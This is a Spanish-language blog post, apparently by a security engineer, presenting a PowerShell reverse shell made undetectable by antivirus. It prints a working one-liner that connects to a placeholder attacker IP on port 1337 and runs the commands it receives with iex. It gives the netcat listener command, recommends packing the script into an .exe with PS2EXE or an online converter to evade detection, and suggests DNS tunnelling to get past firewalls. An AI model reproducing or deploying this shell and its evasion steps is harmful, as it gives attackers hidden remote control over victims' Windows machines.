Haciendo tus reverse shell Windows indetectables con Powershell… ¡Easy!

Gonzalo García • Cybersecurity Engineer en Enigmasec.

Las reverse shell constituyen una de las utilidades principales de control cuando hablamos de una intrusión. Una shell reversa permite al atacante **obtener control sobre el equipo de la víctima infectada**, con o sin privilegios de administrador. Hacer estas shells indetectables frente antivirus resulta una **tarea sencilla** si dedicas unos cuantos minutos a googlear.

En mi caso me decanté por Powershell, herramienta nativa de Windows que se utiliza para la gestión y administración de sistemas de Microsoft, muy útil pero también muy peligrosa en manos de ciberdelincuentes.

¿Qué particularidad presenta frente a otros payloads en Python, Ruby etc? De forma simplificada y en base a la experiencia que he tenido, **su indetectabilidad**, compatibilidad **y su ligereza.**

El pequeño script que envía la shell a nuestro servidor remoto tiene este aspecto:

reverse.ps1

```
$sm=(New-Object
Net.Sockets.TCPClient("XXX.XXX.XXX.XXX",1337)).GetStream();[byte[]]$bt=0..6553
5|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Object
Text.ASCIIEncoding).GetString($bt,0,$i);$st=([text.encoding]::ASCII).GetBytes(
(iex $d 2>&1));$sm.Write($st,0,$st.Length)}
```

Del lado de nuestro servidor tendremos un proceso netcat escuchando las conexiones dirigias al puerto indicado, 1337 en este caso:

En consola de comandos Linux del servidor XXX.XXX.XXX.XXX:

```
usuario@miservidor# nc -nvlp 1337
```

Para más INRI, sería útil **convertir este script de PowerShell en un ejecutable .exe** y simplificar así su ejecución. Para ello existen varias alternativas: PS2EXE es una de ellas (Link) en mi caso, este pequeño programilla me dio problemas para generar el

ejecutable. La gente de F2KO tienen un conversor online de ficheros .ps1 a .exe, muy útil para usos ocasionales Link. Podeis elegir el que querais.

El resultado es un ejecutable indetectable (a fecha de hoy) por cualquier software de antivirus en menos de 5 minutos y sin ser necesarios conocimientos avanzados de ninguna clase.



Imagen de nodistribute.com mostrando el análisis hecho por los principales Anti-Virus sobre el ejecutable malicioso que hemos creado, todos dicen que es inofensivo.

También es posible añadir ofuscación haciendo un túnel sobre el protocolo DNS, es decir, encapsular los datos que envía y recibe la shell dentro de paquetes DNS, haciendo más difícil a los Firewall detectar flujos de tráfico sospechosos.